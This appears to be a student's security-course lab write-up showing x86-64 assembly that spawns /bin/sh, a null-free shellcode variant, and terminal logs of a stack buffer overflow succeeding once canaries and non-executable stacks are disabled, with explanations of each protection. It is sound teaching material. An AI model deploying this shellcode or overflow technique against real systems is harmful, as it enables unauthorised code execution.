Assignment3- Explanation

Collaborators:

While doing this assignment I have collaborated with

My professor: Fattaneh Bayatbabolghani: helped me in correcting few parts of my code
My AI: Helped me in understanding different parts of the assignment and has set expectations on what exactly needs is being expected
My classmates: Sohail and Ramya we discussed different questions

Many Thanks to all of them

Screenshots:
Part1: (Open shell)

Code:

```
.section .data
name: .string "/bin/sh"

.section .text
.globl _start
_start:

movl $name,%edi
movl $59,%eax
movl $0,%esi
movl $0,%edx
syscall
~
~
~
~
```


```
root@js-17-81:/class/assignment# script script_part1
Script started, file is script_part1
root@js-17-81:/class/assignment# as part1.s -o part1
root@js-17-81:/class/assignment# as part1.s -o part1.o
root@js-17-81:/class/assignment# ld part1.o -o part1
root@js-17-81:/class/assignment# ./part1
# ls
BufferRedirect.c         a.out   attack.c  part1.o  part2    part2.oa  part3a.c  part3b.c      vuln    vuln.s
BufferRedirectViaStack.c  attack  part1     part1.s  part2.o  part2.s   part3b    script_part1  vuln.c
# exit
root@js-17-81:/class/assignment#
```

```
root@js-17-81:/class/assignment# objdump -d part1

part1:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       bf c6 00 60 00          mov    $0x6000c6,%edi
  4000b5:       b8 3b 00 00 00          mov    $0x3b,%eax
  4000ba:       be 00 00 00 00          mov    $0x0,%esi
  4000bf:       ba 00 00 00 00          mov    $0x0,%edx
  4000c4:       0f 05                   syscall
root@js-17-81:/class/assignment#
```

Part2: (Eliminating Nulls)

```
.section .data

.section .text
.globl _start
_start:
jmp end

/*movl $0x1168732f6e69622f,%ebx
shl $0x08,%ebx
shr $0x08,%ebx
movl %ebx,%edi
*/

hop:
pop %rdi

#movl $0x111111113b,%eax
#shl $0x38,%eax
#shr $0x38,%eax

xor %esi,%esi
xor %edx,%edx
leal 59(%edx),%eax


#xor %esi,%esi
#xor %edx,%edx
syscall

end:
call hop
.string "/bin/sh"
```

```
root@js-17-81:/class/assignment# script script_part2
Script started, file is script_part2
root@js-17-81:/class/assignment# as part2.s -o part2.o
root@js-17-81:/class/assignment# ld part2.o -o part2
root@js-17-81:/class/assignment# ./part2
# exit
root@js-17-81:/class/assignment#
```


root@js-17-81:/class/assignment# objdump -d part2
part2:   file format elf64-x86-64
Disassembly of section .text:
0000000000400078 <_start>:
400078: eb 0b jmp 400085 <end>
000000000040007a <hop>:
40007a: 5f pop %rdi
40007b: 31 f6 xor %esi,%esi
40007d: 31 d2 xor %edx,%edx
40007f: 67 8d 42 3b lea 0x3b(%edx),%eax
400083: 0f 05 syscall
0000000000400085 <end>:
400085: e8 f0 ff ff ff callq 40007a <hop>
40008a: 2f (bad)
40008b: 62 (bad)
40008c: 69 .byte 0x69
40008d: 6e outsb %ds:(%rsi),(%dx)
40008e: 2f (bad)
40008f: 73 68 jae 4000f9 <end+0x74>
...

Part3a.c
Demo1 (with mprotect command)

```
root@js-17-81:/class/assignment# script script_part3a
Script started, file is script_part3a
root@js-17-81:/class/assignment# gcc part3a.c
part3a.c: In function ‘main’:
part3a.c:41:3: warning: passing argument 1 of ‘posix_memalign’ from incompatible pointer type [enabled by default]
   posix_memalign(&buf, pagesize, strlen(shellcode)+10);
   ^
In file included from part3a.c:3:0:
/usr/include/stdlib.h:503:12: note: expected ‘void **’ but argument is of type ‘char **’
 extern int posix_memalign (void **__memptr, size_t __alignment, size_t __size)
           ^
root@js-17-81:/class/assignment# ./a.out
# exit
root@js-17-81:/class/assignment#
```

Demo2 **(commenting mprotect command)**

```
root@js-17-81:/class/assignment# script script_part3aDemo2.txt
Script started, file is script_part3aDemo2.txt
root@js-17-81:/class/assignment# gcc part3a.c
part3a.c: In function ‘main’:
part3a.c:41:3: warning: passing argument 1 of ‘posix_memalign’ from incompatible pointer type [enabled by default]
   posix_memalign(&buf, pagesize, strlen(shellcode)+10);
   ^
In file included from part3a.c:3:0:
/usr/include/stdlib.h:503:12: note: expected ‘void **’ but argument is of type ‘char **’
 extern int posix_memalign (void **__memptr, size_t __alignment, size_t __size)
           ^
root@js-17-81:/class/assignment# ./part3a
bash: ./part3a: No such file or directory
root@js-17-81:/class/assignment# ./a.out
Segmentation fault (core dumped)
root@js-17-81:/class/assignment#
```

Explanation:

Mprotect() helps in setting up a protection for a region of memory. We can modify the permission to access a memory region.

In the program, the line:

Mprotect (buf, strlen(shellcode)+10, PROT_EXEC|PROT_WRITE|PROT_READ) : marks the memory region starting from the buffer till the end of the shellcode, to read, write and exec. Otherwise by default it is read-only. The decoy part of the program is filling up the space of 10 bytes with return address

If we comment this particular line, I am getting a segmentation fault which is already as expected, because it makes the program to execute the stack, which is marked as read only.

If we comment this particular line and execute using the command gcc -z execstack then it wont give us the segmentation fault, because this flag marks the stack as executable

Part3b.c

Compiled and executed the program with 4 different ways.

1. gcc part3b.c (with no Compile time options)

We couldn't get a shell with this option, as we are not able to modify the return address and redirect the execution of the program, which is happening because of canaries. These canaries place something on top of the stack before return address. And before exiting the function , we make sure it is still there. Hence we need to corrupt canaries.

```
root@js-17-81:/class/assignment# gcc part3b.c
part3b.c: In function ‘dumb’:
part3b.c:33:11: warning: assignment makes integer from pointer without a cast [enabled by default]
      *hold=filename;
           ^
part3b.c: In function ‘main’:
part3b.c:50:7: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ [-Wformat=]
       printf("\\Length of Input String:%d\\", strlen(string));
       ^
root@js-17-81:/class/assignment# ./a.out


Error: No Command Line arg for vuln was given


Value of Test:7fffffffb2a8
Value of filename[0]:7fffffffb2b0
The attack buffer is going to need to be a little bit bigger than:ffff800000004d50root@js-17-81:/class/assignment#
```

2. gcc -fno-stack-protector part3b.c

With this compile time option, we have disabled the stack protection, but still we run into segmentation fault. The reason behind is that, even the stack protection is turned of , we are not able to execute the stack. We are able to modify the return address, and hence the program control reaches the stack, but stack execution is not possible, since it is marked as read-only by default.

```
root@js-17-81:/class/assignment# gcc -fno-stack-protector part3b.c
part3b.c: In function ‘dumb’:
part3b.c:33:11: warning: assignment makes integer from pointer without a cast [enabled by default]
      *hold=filename;
           ^
part3b.c: In function ‘main’:
part3b.c:50:7: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ [-Wformat=]
       printf("\\Length of Input String:%d\\", strlen(string));
       ^
root@js-17-81:/class/assignment# ./a.out


Error: No Command Line arg for vuln was given


Value of Test:7fffffffb6c8
Value of filename[0]:7fffffffb2c0
Segmentation fault (core dumped)
root@js-17-81:/class/assignment#
```

3. gcc -z execstack part3b.c

With this compile time option, we have enabled only stack execution. But still we couldn’t get the shell prompt because, even though we have made the stack executable, we couldn’t redirect the program execution control, because stack protection is turned on. Thus because of canary corruption, it will result us in exiting the program without the attack being successful

```
root@js-17-81:/class/assignment# gcc -z execstack part3b.c
part3b.c: In function ‘dumb’:
part3b.c:33:11: warning: assignment makes integer from pointer without a cast [enabled by default]
      *hold=filename;
           ^
part3b.c: In function ‘main’:
part3b.c:50:7: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ [-Wformat=]
       printf("\\Length of Input String:%d\\", strlen(string));
       ^
root@js-17-81:/class/assignment# ./a.out


Error: No Command Line arg for vuln was given


Value of Test:7fffffffb2a8
Value of filename[0]:7fffffffb2b0
The attack buffer is going to need to be a little bit bigger than:ffff800000004d50root@js-17-81:/class/assignment#
```

4. gcc -z execstack -fno-stack-protector part3b.c

With this compile time options, we have enabled the stack execution and also the stack protection is turned off. Thus, we are successfully able to redirect the program control, and also after successful redirection, the section of code is executable.

```
root@js-17-81:/class/assignment# gcc -z execstack -fno-stack-protector part3b.c
part3b.c: In function ‘dumb’:
part3b.c:33:11: warning: assignment makes integer from pointer without a cast [enabled by default]
     *hold=filename;
           ^
part3b.c: In function ‘main’:
part3b.c:50:7: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ [-Wformat=]
      printf("\\Length of Input String:%d\\", strlen(string));
      ^
root@js-17-81:/class/assignment# ./a.out


Error: No Command Line arg for vuln was given


Value of Test:7fffffffb6c8
Value of filename[0]:7fffffffb2c0
# ls
BufferRedirect.c          attack    part1.o  part2.o   part3a.c  script_part1        script_part3aDemo2      script_part4.txt      vuln.c
BufferRedirectViaStack.c  attack.c  part1.s  part2.oa  part3b    script_part2.txt    script_part3aDemo2.txt  script_part4Demo.txt  vuln.s
a.out                     part1     part2    part2.s   part3b.c  script_part3aDemo1  script_part3b.txt       vuln
#
```

Part 4:

Please refer script_part4Demo.txt